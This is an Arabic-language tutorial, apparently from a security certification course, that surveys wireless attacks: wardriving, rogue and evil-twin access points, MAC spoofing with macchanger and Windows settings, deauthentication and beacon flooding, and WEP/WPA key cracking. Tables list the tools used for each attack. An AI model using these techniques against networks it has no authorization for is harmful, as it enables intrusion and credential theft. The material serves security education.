
التالي هو أنواع هجوم التحكم بالوصل في الشبكات اللاسلكية:

- Wardriving

في هجوم Wardriving يتم اكتشاف الشبكات اللاسلكية إما بإرسال طلب تحقق **probe request** أو بالاستماع إلى فريمات **beacons** (فريم beacons هو فريم تقوم الأكسس بوينت بنشره وتعلن من خلاله عن البارامترات الخاصة بها)

بعد اكتشاف الأكسس بوينت المهاجم يستطيع الوصول إلى الشبكة، بعض الأدوات التي تستخدم لتأدية wardriving هي KisMAC أو NetStumpler





- الأكسس بوينت المخادعة Rogue Access point


لخلق باب خلفي **backdoor** في شبكة موثوقة، يتم ذلك بتركيب أكسس بوينت غير محمية unsecured access point أو اكسس بوينت محتالة access point **rogue** داخل الجدار الناري firewall


أي software or hardware access point يمكن أن يستخدم للقيام بهذا الهجوم

- سرقة ومحاكاة عنوان الماك MAC Spoofing

المهاجم يقوم بإعادة تشكيل عنوان الماك **MAC address** ليظهر على أنه أكسس بوينت أو جهاز مصرح له بالدخول للشبكة، يمكن تغير عنوان الماك في نظام تشغيل ويندوز بعدة طرق

يمكنك تغير عنوان الماك من خلال الضغط بزر اليمين على Adapter الخاص بكرت الشبكة اللاسلكية ثم اختيار خصائص ثم التكوين ثم خيارات متقدمة واختيار MAC address ووضع القيمة الجديدة بدون ":" بين الأرقام





للتأكد من أن العملية تمت بنجاح يمكنك التأكد من خلال العملية التالية :

اضغط زر **شعار الويندوز + R** وأكتب الأمر **cmd**



ثم أكتب الأمر التالي

```
> ipconfig/all
```

وتأكد من القيمة الجديدة لعنوان الماك

ولكن يجب أن تدرك أن بعض كروت الشبكة اللاسلكية غير متسامحة مع عملية تغيير عنوان الماك إلا إلى عنوان ماك يكون فيه الخانة الثانية **2,6,A,E** أو أن يبدأ العنوان بقيمة **0**

أمثلة على قيم مقبولة:

0XXXXXXXXXXX

X2XXXXXXXXXX

X6XXXXXXXXXX

XAXXXXXXXXXX

XEXXXXXXXXXX

X يمكن ان تكون أي رقم أو أي حرف، إذا كنت تستخدم كرت شبكة لاسلكية ألفا **Alpha** فيمكنك تغير عنوان الماك لأي قيمة

أما في نظام التشغيل **Kali** فيمكن تغيير عنوان الماك من خلال الأمر التالي

```
# macchanger --mac 00:11:22:33:44:55 wlan0
```

--mac: عنوان الماك الجديد

wlan0: اسم الإنترفاس الذي تريد تغيير عنوانه

- الاتصال بشبكة Ad Hoc

شبكة **Ad Hoc** هي الشبكة التي تكون بين جهازين دون الحاجة لأكسس بوينت

في هذا النوع المهاجم يمكن أن يخلق شبكة لاسلكية باستخدام أي كرت شبكة لاسلكية USB adapter او wireless card

- الإعداد الخاطئ للأكسس بوينت AP Misconfiguration

إذا تم ضبط أو إعداد الحماية بشكل خاطئ لأي اكسس بوينت في الشبكة، ستكون كاملة الشبكة عرضة للهجوم، الأكسس بوينت لا يمكنها إثار الإنذار في معظم أنظمة كشف التطفل

- اتصال المستخدم الخاطئ Client Misassociation

المستخدم يمكن أن يتصل مع أكسس بوينت خارج الشبكة الشرعية إما بشكل مقصود أو بشكل غير مقصود، لأن الإشارات اللاسلكية تنتقل عبر الهواء ومن خلال الجدران

معظم أجهزة المستخدمين تقوم بالاتصال بالشبكة بشكل تلقائي عند وجود الجهاز في مجال تغطية الشبكة

- الاتصال الغير مصرح به Unauthorized Association

الاتصال الغير مصرح به أكبر خطر امني على الشبكة اللاسلكية، منع هذا الهجوم يعتمد على الطريقة او التقنية التي استخدمها المهاجم ليتمكن من الاتصال مع الشبكة

- المستخدم اللاأخلاقي Promiscuous Client

يقوم بتقديم إشارة قوية لا تقاوم وذلك بشكل مقصود لغرض شرير في نفسه

كروت الشبكة اللاسلكية تبحث عن الإشارة الاقوى لتتصل بالشبكة الخاصة بها

المهاجم يقوم بخلق شبكة لها نفس اسم الشبكة الشرعية للمستخدم وبالتالي المستخدم سوف يتصل بشبكة المهاجم بشكل تلقائي في حال كانت إشارة الشبكة الزائفة التي خلقها المهاجم **أقوى** من إشارة الشبكة الشرعية أو يمكن للمهاجم أن يقوم بهجوم **منع الخدمة** على الاكسس بوينت الشرعية لفترة معينة من الوقت ليجبر الضحية على الاتصال بالشبكة الزائفة كون الشبكة الشرعية لن تكون متوفرة

٢- هجوم سلامة البيانات Integrity Attack

المهاجم يرسل فريم بيانات مزور أو فريم إدارة مزور أو فريم تحكم مزور عبر الشبكة اللاسلكية ليقوم بتوجيه الاجهزة اللاسلكية بشكل خاطئ من أجل أن يقوم بنوع أخر من الهجوم

نوع الهجوم	الوصف	الطريقة والأدوات
حقن فريم بيانات	خلق و إرسال فريمات 802.11 زائفة	Airpwn, File2air, libradiate, void ll, WEPWedgie, wnet dinject/reinject
حقن WEP	خلق وإرسال مفاتيح تشفير WEP كاذبة	WEP cracking + injection tools
إعادة إرسال البيانات	إلتقاط فريمات بيانات ثم تعديلها وإعادة إرسالها	Capture + injection tools
هجوم قلب البيتات bits	إلتقاط الفريم وقلب بيتات بشكل عشوائي من البيانات وتعديل ICV ثم إرسالها للمستخدم	
إعادة إرسال Extensile AP	إلتقاط 802.1x Extensible Authentication protocols (EAP) وإعادة إرساله لاحقاً	Wireless capture + injection tools between station and AP

إعادة إرسال RADIUS	إلتقاط -RADIUS Access Accept و إعادة حقنه لاحقاً	Ethernet capture + injection tools between station and AP
فيروسات الشبكات اللاسلكية	للفيروسات تأثيرها في الشبكات اللاسلكية فهي تسمح للمهاجم مهاجمة الأكسس بوينت بطرق بسيطة	

٣- هجوم الخصوصية

المهاجم يحاول اعتراض معلومات الخصوصية المرسلة خلال عملية الاتصال اللاسلكي، إما أن كانت مرسلة بشكل نص صريح أو بشكل مشفر

نوع الهجوم	الوصف	الطريقة والأدوات
التجسس	إلتقاط وفك تشفير البيانات للحصول على المعلومات الحساسة	bsd-airtools, Ethereal, Ettercap, Kismet, commercial analyzers
تحليل الترفك Traffic	استخراج البيانات من خلال مراقبة traffic	
كسر مفتاح WEP	إلتقاط البيانات من أجل استعادة مفتاح WEP باستخدام brute force or Fluhrer-Mantin-Shamir (FMS) cryptanalysis	Aircrack, AirSnort, chopchop, dwepcrack, WepAttack, WepDecrypt, WepLab
أكسس بوينت التوأم الشيطاني Evil Twin Ap	التنكر بشكل أكسس بوينت مخولة من خلال استخدام SSID مخول من أجل خداع المستخدم	cqureAP, HermesAP, HostAP, openAP, Quetec, WifiBSD
هجوم رجل في المنتصف	تشغيل أدوات هجوم رجل في المنتصف التقليدي على evil twin AP لاعتراض جلسة TCP أو SSI/SSH tunnels	Dsniff, Ettercap
التنكر	التظاهر كمستخدم مصرح له باستخدام النظام من أجل الوصول إلى الشبكة	سرقة معرف الدخول وكلمة السر أو تجاوز تقنية المصادقة
سرقة الجلسة	التلاعب في الشبكة حيث يظهر المهاجم على أنه الجهاز المطلوب	

الاكسس بوينت المغرية Honeypot AP	تعيين اسم SSID مثل اسم الاكسس بوينت في local hotspot ليبدو المهاجم على انه hotspot شرعية	

٤- Availability attack

هذا الهجوم موجه لمنع تسليم الخدمة اللاسلكية إلى المستخدم الشرعي إما بتعطيل المصدر أو من خلال منع الوصول إليه

هناك عدة أنواع من هذا الهجوم يستطيع من خلالها المهاجم منع الشبكة اللاسلكية المتاحة

نوع الهجوم	الوصف	الطريقة والأدوات
سرقة الأكسس بوينت	نزع الأكسس بوينت بشكل فيزيائي من مكانها	أصابع يدك الخمسة
منع الخدمة	استغلال CSMA/CA clear channel assessment (CCA) لجعل القناة تظهر كأنها مشغولة	Adapter يدعم نمط CW Tx مع مستوى قليل من متابعة عملية الإرسال
غمر الشبكة بفريم beacon	توليد ألاف من فريمات beacon الزورة لجعل المستخدم يجد صعوبة بتحديد الاكسس بوينت الشرعية	Fake AP أكسس بوينت كاذبة
غمر الشبكة بفريمات المصادقة Authenticate	إرسال فريمات مصادقة مزورة أو الاتصال من عناوين ماك عشوائية لملأ جدول الاتصال في الأكسس بوينت الهدف	Air2hack, File2air, Macfld, void11
هجوم قطع الاتصال Disassociation	الهدف لن يكون قادر على الاتصال مع جهاز لاسلكي أخر بسبب تدمير الاتصال بين المحطة والمستخدم	تدمير الاتصاليه
غمر الشبكة بفريمات إعادة المصادقة	غمر الشبكة بفريمات إعادة مصادقة كاذبة أو بفصل او قطع الاتصال عن الاكسس بوينت	Airjack, Omerta, void11
استغلال TKIP MIC	خلق بيانات TKIP غير شرعية لتجاوز عتبة MIC error للأكسس بوينت وإيقاف خدمة	File2air, went dinject

	WLAN	
تسميم ARP cache	تزود المهاجم بالعديد من عوامل الهجوم	
فشل EAP EAP-failure	مراقبة تبادل 802.1x EAP الشرعي ثم إرسال رسالة EAP-Failure للمحطة	QACafe, File2air, libradiate
مهاجمة التوجيه	معلومات التوجيه تكون موزعة داخل الشبكة	RIP protocol
هجوم حفظ الطاقة	إرسال TIM مزور أو DTIM إلى المستخدم أثناء نمط حفظ الطاقة يسبب منع الخدمة	

٥- هجوم المصادقة Authentication Attack

الغاية من هذا الهجوم هو سرقة معرف المستخدم اللاسلكي ومعلوماته الشخصية ومعلومات الدخول للشبكة للحصول على وصول غير مصرح به إلى مصادر الشبكة

نوع الهجوم	الوصف	الطريقة والأدوات
سرقة Application login	إلتقاط معلومات حساسة مثل عنوان إيميل وكلمة السر من النص الصريح لـ application protocols	Ace password Sniffer, Dsniff, PHoss, WinSniffer
كسر PSK	استعادة WPA PSK من handshake الملتقطة باستخدام dictionary attack	coWPAtty, KisMAC, wpa_crack, wpa-psk-bf
تخمين المفتاح المشترك	محاولة تخمين المفتاح المشترك للمصادقة عن طريق استخدام كلمة السر الافتراضية الخاصة بالجهاز أو عن طريق كسر WEP	WEP cracking tools
كسر Domain login	استعادة اسم وكلمة سر المستخدم(windows login) عن طريق كسر كلمة سر باستخدام NetBIOS أو brute-force dictionary attack	John the Ripper, L0phtCrack, Cain

سرقة المعرف Identity	إلتقاط معرف المستخدم من النص الصريح في 802.1x Identity Response packets	Ike_scan and ike_crack(IPsec), anger and THC-pptp-bruter (PPTP)
كسر VPN Login	إستعادة اسم المستخدم وكلمة السر الخاصة ب PPTP او IPSec عن طريق هجوم brute-force على VPN authentication protocol	Password dictionary
كسر LEAP	إستعادة شهادة المستخدم عن طريق إلتقاط 802.1x Lightweight EAP (LEAP) packets واستخدام dictionary attack	Anwrap, Asleap, THCLEAPcracker

هجوم الأكسس بوينت المخادعة Rogue AP

المعيار **802.11** يسمح للأكسس بوينت بالاتصال مع كروت الشبكة **NICs** بالمصادقة مع مساعدة معرف مجموعة الخدمات (اسم الشبكة) Service Set Identifier (SSID)

الأكسس بوينت الغير مسموح بها يمكن أن تسمح لأي جهاز مزود بمعدات 802.11 في كامل الشبكة

بمساعدة أداة **wireless sniffing** يمكن تحديد الامور التالية:

عناوين MAC لأجهزة أكسس بوينت مسموح به واسم المُصنع وإعدادات الحماية


المهاجم يمكن أن يقوم بخلق قائمة من عناوين الماك MAC addresses لأجهزة أكسس بوينت مسموح بها في الشبكة ثم يقوم بخلق أكسس بوينت مخادعة خاصة به باستخدام عنوان ماك مصرح به ويضعها بمكان قريب من شبكة الشركة الهدف، الأكسس بوينت المخادعة التي تم وضعها في الشبكة اللاسلكية تستخدم لسرقة اتصال مستخدمي الشبكة الشرعيين، عندما يقوم المستخدم بتشغيل جهازه فإن الأكسس بوينت المخادعة سوف تقدم له اتصال مع الشبكة، المهاجم يخدع المستخدم من خلال إرساله اسم SSID الخاص بالشبكة الشرعية، إذا اتصل المستخدم مع الاكسس بوينت المخادعة فإن كل حركة البيانات traffic الخاصة بالمستخدم سوف تمر عبر الأكسس بوينت المخادعة، المهاجم يقوم باستخدام wireless packet sniffing مثل برنامج **wireshark** ويقوم بتحليل حزم البيانات packets بحثاً عن معلومات حساسة مثل اسم المستخدم وكلمات المرور



الاتصال الخاطئ للمستخدم Mis-association

المهاجم يقوم بوضع أكسس بوينت مخادعة جانب مبنى الشركة المستهدفة ويخدع الموظفين ليتصلوا به

عندما يتصل موظف بالأكسس بوينت المخادعة، المهاجم يمكن أن يسرق المعلومات الحساسة مثل الأسماء وكلمات السر وذلك بهجوم من نوع رجل في المنتصف man-in-the-middle




هجوم الأكسس بوينت المعدة بشكل خاطئ Misconfigured AP

معظم الشركات تمضي وقت معتبر لتعريف وإعداد سياسة الحماية للشبكة اللاسلكية، ولكن من الممكن أن يقوم المستخدم بتغيير إعدادات الحماية في الاكسس بوينت بشكل غير مقصود هذا يمكن أن يؤدي لأكسس بوينت معدة بشكل خاطئ والتي يمكن أن تقوم بكشف الحماية عن الشبكة، المهاجم بسهولة يتصل بشبكة الشركة المحمية عن طريق الأكسس بوينت المعدة بشكل خاطئ

التالي هو العناصر التي تلعب دور هام في هذا النوع من الهجوم:

نشر اسم الشبكة SSID broadcast: الأكسس بوينت معدة لتقوم بنشر اسم الشبكة بشكل Broadcast

ضعف كلمة السر: مدير الشبكة يقوم بشكل خاطئ باستخدام اسم الشبكة SSID ككلمة سر للشبكة

